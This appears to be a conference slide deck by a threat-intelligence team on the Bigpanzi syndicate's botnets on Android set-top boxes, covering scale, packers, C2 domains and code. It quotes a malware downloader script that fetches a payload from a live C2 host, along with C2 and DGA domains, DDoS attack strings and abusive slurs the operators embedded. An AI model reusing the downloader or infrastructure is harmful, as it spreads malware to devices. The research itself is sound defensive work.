QAX

Leader in next-generation cybersecurity

Bigpanzi: The Cybercrime Syndicate Behind Million-Device Botnets

Message From Bad Guys !

QAX
Leader in next-generation cybersecurity

```
"dick surgey isn't cheap"
'Wow, you decrypted this. I bet you feel great about yourself. Can u tell me when your dad left?'
'nextstep.dyn'
'insight.geek'
'localmarket.indy'
'clearpath.libre'
'buildbetter.oss'
'brandlane.parody'
'securevault.pirate'
'adaptiveflow.dyn'
'craftsuite.gopher'
'buildbetter.oss'
'himanurnice.ru'
'iholdxrp.ru'
```

```
                ALIGN 4
aArrestAlex     DCB "Arrest Alex",0
```

WHO ARE WE ?

QAX
Leader in next-generation cybersecurity

Alex Turing

- Kaspersky, 360, **QAX**
- APT Hunter
- { Engine | Kernel } Developer
- { VB | SAS | Botconf } Speaker
- DDoS Researcher

```
index:8, b'/usr/lib'
index:9, b'please. leave me alone netlab. i didnt provoke swear i love you '
index:10, b'GET /geoip/?res=10&r HTTP/1.1\r\nHost: 1.1.1.1\r\nConnection: Close\r\n\r\n'
index:11, b'Netlab pls leave me alone I surrender'
index:12, b'getcred.uk'
index:13, b'api.opennicproject.org'
```

```
(b'xlab gay')
(b'paloaltoisgaytoo')
(b'/proc/')
(b'/proc/self/exe')
(b'/proc/net/tcp')
(b'/cmdline')
(b'/proc/uptime')
(b'/exe')
(b'/maps')
(b'/fd/')
(b'socket')
(b'wget|curl|ftp|ntpdate|echo')
(b'telnetd|upnpc-static|udhcpc|/usr/bin/inetd|ntpclient|boa|lighttpd|httpd|goahead|mini_http|miniupnpd|dnsmasq|sshd|dhcpd')
(b'/dev/watchdog')
(b'/dev/misc/watchdog')
(b'TSource Engine Query')
(b'shell')
(b'system')
(b'enable')
(b'sh')
(b'/bin/busybox AISURU')
(b'ncorrect')
(b'AISURU: applet not found')
(b'today at xlab, botnet operators learn how to dance macarena')
```

XLAB GAY
Palo Alto Networks Is GAY Too

Our Team : XLAB

- Formerly: 360netlab
- Research: DDoS | DNS

QAX
Leader in next-generation cybersecurity

Quick Survey

Bigpanzi syndicate ?

Bigpanzi botnet ?

Pandoraspear botnet?

Pcdn botnet?

Vo1d botnet ?

Today’s Menu

Appetizer

- The Bigpanzi Gang Overview

Main Course

- An Unknown ELF Sample (0/64,2021)
- Pandoraspear Botnet (170K,2021)
- Pcdn Botnet (800K, 2024)
- OTA Firmware (APK & Forum)
- Vo1d Botnet (1.69 M,2025)

Dessert

- Bigpanzi Identity (CTO?)

QAX
Leader in next-generation cybersecurity

Bigpanzi Overview


History, Assets, Scale ...

Overview – Bigpanzi

QAX
Leader in next-generation cybersecurity

Some Key Words

- ✓ Traceable back to 2016
- ✓ First Reported in 2023
- ✓ Pandoraspear & pcdn botnet
- ✓ Vo1d botnet
- ✓ Million Nodes
- ✓ DDoS, Proxy , Ad fraud
- ✓ Android Set-Top Box/TV
- ✓ eCos Satellite Receiver



Overview – Seized Hardcoded Assets

QAX
Leader in next-generation cybersecurity

2 Pandoraspear C2

.rodata:000...	0000000E	C	ok3.mf1ve.com
.rodata:000...	0000000E	C	ok3.mflve.com
.rodata:000...	00000010	C	abcr.ftsym1.com
.rodata:000...	00000010	C	pcn.panddna.com
.rodata:000...	0000000F	C	ppn.pnddon.com
.rodata:000...	00000015	C	romatotti520.oicp.io
.rodata:000...	0000000F	C	apz.bsaldo.com
.rodata:000...	00000011	C	jgp.pdltdgie.com
.rodata:000...	0000000F	C	apz.pdonno.com
.rodata:000...	00000010	C	abcr.ftsym1.com
.rodata:000...	0000000F	C	apz.pdonno.com
.rodata:000...	0000000E	C	ok3.mflve.com

1 Pcdn C2 & Downloader

```
DCB "#!/system/bin/sh",0xA
DCB "if [ ! -f ",0x22,"/data/srs.sh",0x22," ]",0xA
DCB "then",0xA
DCB "cd data && wget  ",0x22,"http://fadfa.dyanoe.com:8080/stb-downlo"
DCB "ad/pcdn.tar.gz",0x22," && tar xf pcdn.tar.gz && rm -rf pcdn.tar."
DCB "gz",0xA
DCB "fi",0xA
DCB    0
```


```
DCB "zas8wie.snarutox.com",0
                        ; DATA XREF: sub_450AC+5C↑o
                        ; sub_450AC+60↑o ...
ALIGN 4
DCB "in32hbccw.oneconcord.net",0
                        ; DATA XREF: sub_450AC+68↑o
                        ; sub_450AC+6C↑o ...
ALIGN 8
DCB "pu9z3cca.trumpary.com",0
                        ; DATA XREF: sub_450AC+74↑o
                        ; sub_450AC+78↑o ...
ALIGN 0x10
DCB "kp519bpa.fireisi.com",0
                        ; DATA XREF: sub_450AC+80↑o
                        ; sub_450AC+84↑o ...
ALIGN 4
DCB "hgxx123p.ourhousei.com",0
                        ; DATA XREF: sub_450AC+8C↑o
                        ; sub_450AC+90↑o ...
```

Overview – Scale


QAX
Leader in next-generation cybersecurity

Pcdn & Pandoraspear

Daily active: 800,000+



86% located in Brazil



Overview – Seized DGA Assets

QAX
Leader in next-generation cybersecurity

256+ VO1D DGA C2

☐	imbe[redacted]f024fd9.top	···	2026年1月6日	已激活
☐	bnw[redacted]da44f6b.top	···	2026年1月6日	已激活
☐	bftn[redacted]0945f1.top	···	2026年1月6日	已激活
☐	gagt[redacted]44c0eec.top	···	2026年1月6日	已激活
☐	iydq[redacted]38043e.top	···	2026年1月6日	已激活
☐	jbnh[redacted]8594a17.top	···	2026年1月6日	已激活
☐	nbm[redacted]8204ae6.top	···	2026年1月6日	已激活
☐	osna[redacted]2794605.top	···	2026年1月6日	已激活
☐	uuqv[redacted]437455c.top	···	2026年1月6日	已激活
☐	xpuv[redacted]a7541ab.top	···	2026年1月6日	已激活
☐	xrrxl[redacted]042986.top	···	2026年1月6日	已激活


☐	fvc[redacted]2c2dd4.top	···	2026年1月9日	已激活
☐	hbg[redacted]e49b7ec.top	···	2026年1月9日	已激活
☐	cyy[redacted]714551.top	···	2026年1月9日	已激活
☐	iqfl[redacted]d4756.top	···	2026年1月9日	已激活
☐	iyk[redacted]24a6cb.top	···	2026年1月9日	已激活
☐	npr[redacted]35ebc7.top	···	2026年1月9日	已激活
☐	ntg[redacted]f197570.top	···	2026年1月9日	已激活
☐	qsc[redacted]ead4fee.top	···	2026年1月9日	已激活
☐	zvx[redacted]da0dd0.top	···	2026年1月9日	已激活
☐	esh[redacted]965680.top	···	2026年1月9日	已激活
☐	iilic[redacted]7946b.top	···	2026年1月9日	已激活
☐	rlo[redacted]bc39d1.top	···	2026年1月9日	已激活

Overview – Scale


QAX
Leader in next-generation cybersecurity

Vo1d

Peak: 1.58M+
Daily : 900,000+



Worldwide



QAX
Leader in next-generation cybersecurity

The Genesis of All

An Unknown ELF sample from 2021

Packer, DDoS, Mirai, C2 ...

The Unknown – Packer

QAX
Leader in next-generation cybersecurity

VT live hunt

```
import "elf"
rule modified_upx
{
condition:
    positives <=5 and
    (elf.number_of_sections==0 or elf.number_of_sections > 50) and elf.number_of_segments <=3
        and
        (
         (
          uint8(0x4)==0x1 and uint8(0x5)==0x1
          and
      uint32(0x34+elf.number_of_segments*0x20+0x4)!=0x21585055
      and
          uint32(0x34+elf.number_of_segments*0x20+0xc)==0x0
          and
          uint32(0x34+elf.number_of_segments*0x20+0x10) !=0x0
          and
          uint32(0x34+elf.number_of_segments*0x20+0x10)>=uint32(0x34+elf.number_of_segments*0x20+0x14)
          and
          uint32(0x34+elf.number_of_segments*0x20+0x14)>uint32(0x34+elf.number_of_segments*0x20+0x18)
          and
          uint32(0x34+elf.number_of_segments*0x20+0x18)>uint32(0x34+elf.number_of_segments*0x20+0x1c)
          and
          uint32(0x34+elf.number_of_segments*0x20+0x1c)!=0
          and
          uint32(0x34+elf.number_of_segments*0x20+0x10)>filesize
         )
```

UPX!

standard upx

```
7F 45 4C 46-01 01 01 03-00 00 00 00-00 00 00 00   ELF□□□□
03 00 28 00-01 00 00 00-94 F1 0B 00-34 00 00 00  □( □  ??□4
D8 4E 03 00-00 00 00 05-34 00 20 00-03 00 28 00  ?N□    □4   □(
03 00 01 00-01 00 00 00-00 00 00 00-00 00 00 00  □□□
00 00 00 00-00 10 00 00-CC AC 08 00-06 00 00 00       □ ??□□
00 10 00 00-01 00 00 00-00 00 00 00-B0 08 00      □ □       ?□
00 B0 08 00-8D 4B 03 00-8D 4B 03 00-05 00 00 00   ?□?K□?K□□
00 10 00 00-51 E5 74 64-00 00 00 00-00 00 00 00   □ Q?td
00 00 00 00-00 00 00 00-00 00 00 00-06 00 00 00                □
00 00 00 00-ED 5B 6E EC-55 50 58 21-0C 0A 0E 17      ?[n?UPX!□□□□
```

modified upx

```
7F 45 4C 46-01 01 01 03-00 00 00 00-00 00 00 00   ELF□□□□
03 00 28 00-01 00 00 00-0C AA 03 00-34 00 00 00  □( □   □?□4
00 00 00 00-00 00 00 05-34 00 20 00-03 00 28 00         □4   □(
00 00 00 00-01 00 00 00-00 00 00 00-00 00 00 00      □
00 00 00 00-43 B3 03 00-43 B3 03 00-05 00 00 00      C?□C?□□
00 10 00 00-01 00 00 00-00 00 00 00-C0 03 00      □ □       ?□
00 C0 03 00-00 00 00 00-CC D4 05 00-06 00 00 00   ?□    ??□□
00 10 00 00-51 E5 74 64-00 00 00 00-00 00 00 00   □ Q?td
00 00 00 00-00 00 00 00-00 00 00 00-06 00 00 00                □
00 00 00 00-AA 12 24 BF-75 40 28 71-48 09 0D 17      ?□$?u@(qH□□
```


The Unknown – Packer

QAX
Leader in next-generation cybersecurity

It works!!!


0x71284075, 31/64

```
7F 45 4C 46-01 01 01 03-00 00 00 00-00 00 00 00   ELF□□□□□
03 00 28 00-01 00 00 00-0C AA 03 00-34 00 00 00   □( □   □?□4
00 00 00 00-00 00 00 05-34 00 20 00-03 00 28 00         □4   □(
00 00 00 00-01 00 00 00-00 00 00 00-00 00 00 00      □
00 00 00 00-43 B3 03 00-43 B3 03 00-05 00 00 00      C?□C?□□
00 10 00 00-01 00 00 00-00 00 00 00-C0 03 00   □ □       ?□
00 C0 03 00-00 00 00 00-CC D4 05 00-06 00 00 00   ?□    ??□□
00 10 00 00-51 E5 74 64-00 00 00 00-00 00 00 00   □ Q?td
00 00 00 00-00 00 00 00-00 00 00 00-06 00 00 00                □
00 00 00 00-AA 12 24 BF-75 40 28 71-48 09 0D 17      ?□$?u@(qH□□
```



0x414d4f52, 11/64

```
7F 45 4C 46-01 01 01 03-00 00 00 00-00 00 00 00   ELF□□□□□
03 00 28 00-01 00 00 00-0C AA 03 00-34 00 00 00   □( □   □?□4
00 00 00 00-00 00 00 05-34 00 20 00-03 00 28 00         □4   □(
00 00 00 00-01 00 00 00-00 00 00 00-00 00 00 00      □
00 00 00 00-43 B3 03 00-43 B3 03 00-05 00 00 00      C?□C?□□
00 10 00 00-01 00 00 00-00 00 00 00-C0 03 00   □ □       ?□
00 C0 03 00-00 00 00 00-CC D4 05 00-06 00 00 00   ?□    ??□□
00 10 00 00-51 E5 74 64-00 00 00 00-00 00 00 00   □ Q?td
00 00 00 00-00 00 00 00-00 00 00 00-06 00 00 00                □
00 00 00 00-AA 12 24 BF-52 4F 4D 41-48 09 0D 17      ?□$?ROMAH□□
```



The Unknown – DDoS

QAX
Leader in next-generation cybersecurity

Strings

```
/htv/attack.log
PID %d forking (#%d), child (%d) attacks %s, UDP\n
PID %d forking (#%d), child (%d) attacks %s, SYN\n
PID %d forking (#%d), child (%d) attacks %s, ICMP\n
PID %d forking (#%d), child (%d) attacks %s, MIX\n
PID %d forking (#%d), child (%d) attack-bcast %s, SMURF\n
PID %d forking (#%d), child (%d) attacks %s, TARGA3\n
PID %d forking (#%d), child (%d) attacks %s, DNSFLOOD\n
Failed to create raw socket. Aborting attack
```

Borrow code from mirai

```
v0 = calloc(1u, 8u);
v0[4] = 0;
v1 = (unsigned __int8)byte_5DAD0;
*(_DWORD *)v0 = sub_37334;
v2 = realloc((void *)dword_5DAD4, 4 - -4 * v1);
dword_5DAD4 = (int)v2;
v3 = byte_5DAD0 + 1;
v2[(unsigned __int8)byte_5DAD0] = v0;
byte_5DAD0 = v3;
v4 = calloc(1u, 8u);
v4[4] = 1;
*(_DWORD *)v4 = sub_37C2C;
v5 = realloc(v2, 4 * v3 + 4);
dword_5DAD4 = (int)v5;
v6 = byte_5DAD0 + 1;
v5[(unsigned __int8)byte_5DAD0] = v4;
byte_5DAD0 = v6;
v7 = calloc(1u, 8u);
v7[4] = 2;
*(_DWORD *)v7 = sub_38BDC;
v8 = realloc(v5, 4 * v6 + 4);
dword_5DAD4 = (int)v8;
v9 = byte_5DAD0 + 1;
v8[(unsigned __int8)byte_5DAD0] = v7;
byte_5DAD0 = v9;
v10 = calloc(1u, 8u);
v10[4] = 9;
*(_DWORD *)v10 = sub_3A84C;
v11 = realloc(v8, 4 * v9 + 4);
dword_5DAD4 = (int)v11;
v12 = byte_5DAD0 + 1;
v11[(unsigned __int8)byte_5DAD0] = v10;
byte_5DAD0 = v12;
v13 = calloc(1u, 8u);
v13[4] = 3;
*(_DWORD *)v13 = sub_3AB24;
v14 = realloc(v11, 4 * v12 + 4);
```

mirai attack init

The Unknown – Backdoor

QAX
Leader in next-generation cybersecurity

IDA REFS

Local cross references to cmdid

Xref	Line	Column	Pseudocode line
w	502	16	cmdid = atoi((const char *)&v128);
r	503	22	v54 = cmdid;
r	504	21	if (cmdid >= 41)
r	506	21	if (cmdid >= 34)
r	508	23	if (cmdid >= 37)
r	510	25	if (cmdid >= 38)
r	512	27	if (cmdid >= 39)
r	514	29	if (cmdid == 39)
r	553	28	else if (cmdid >= 35)
r	567	36	sub_113F0(v102, cmdid);
r	576	26	else if (cmdid >= 31)
r	578	23	if (cmdid >= 32)
r	607	26	else if (cmdid >= 12)
r	609	23	if (cmdid >= 21)
r	611	25	if (cmdid == 21)
r	618	28	else if (cmdid == 12)
r	625	26	else if (cmdid == 11)
r	634	19	if (cmdid >= 3000)
r	636	19	if (cmdid >= 110)
r	638	21	if (cmdid >= 200)
r	640	23	if (cmdid >= 201)
r	642	25	if (cmdid == 201 && v52 >= 6)
r	712	26	else if (cmdid == 110)
r	717	24	else if (cmdid >= 42)
r	719	21	if (cmdid >= 88)
r	721	23	if (cmdid == 88)
r	735	26	else if (cmdid == 42)
r	746	17	if (cmdid < 4004)
r	748	17	if (cmdid >= 5555)
r	750	19	if (cmdid >= 6269)
r	752	21	if (cmdid == 6269)
r	759	24	else if (cmdid == 5555)
r	769	22	else if (cmdid >= 5000)
r	771	19	if (cmdid == 5000)
r	781	22	else if (cmdid == 4004)

Line 16 of 39

OK Cancel Search Help

The Unknown – C2

QAX
Leader in next-generation cybersecurity

4 GROUP

```
qmemcpy(v124, "ok3.mf1ve.com", 0x60u);
qmemcpy(v123, "pcn.panddna.com", sizeof(v123));
qmemcpy(v122, "apz.bsaldo.com", sizeof(v122));
qmemcpy(v121, "abcr.ftsym1.com", sizeof(v121));
```

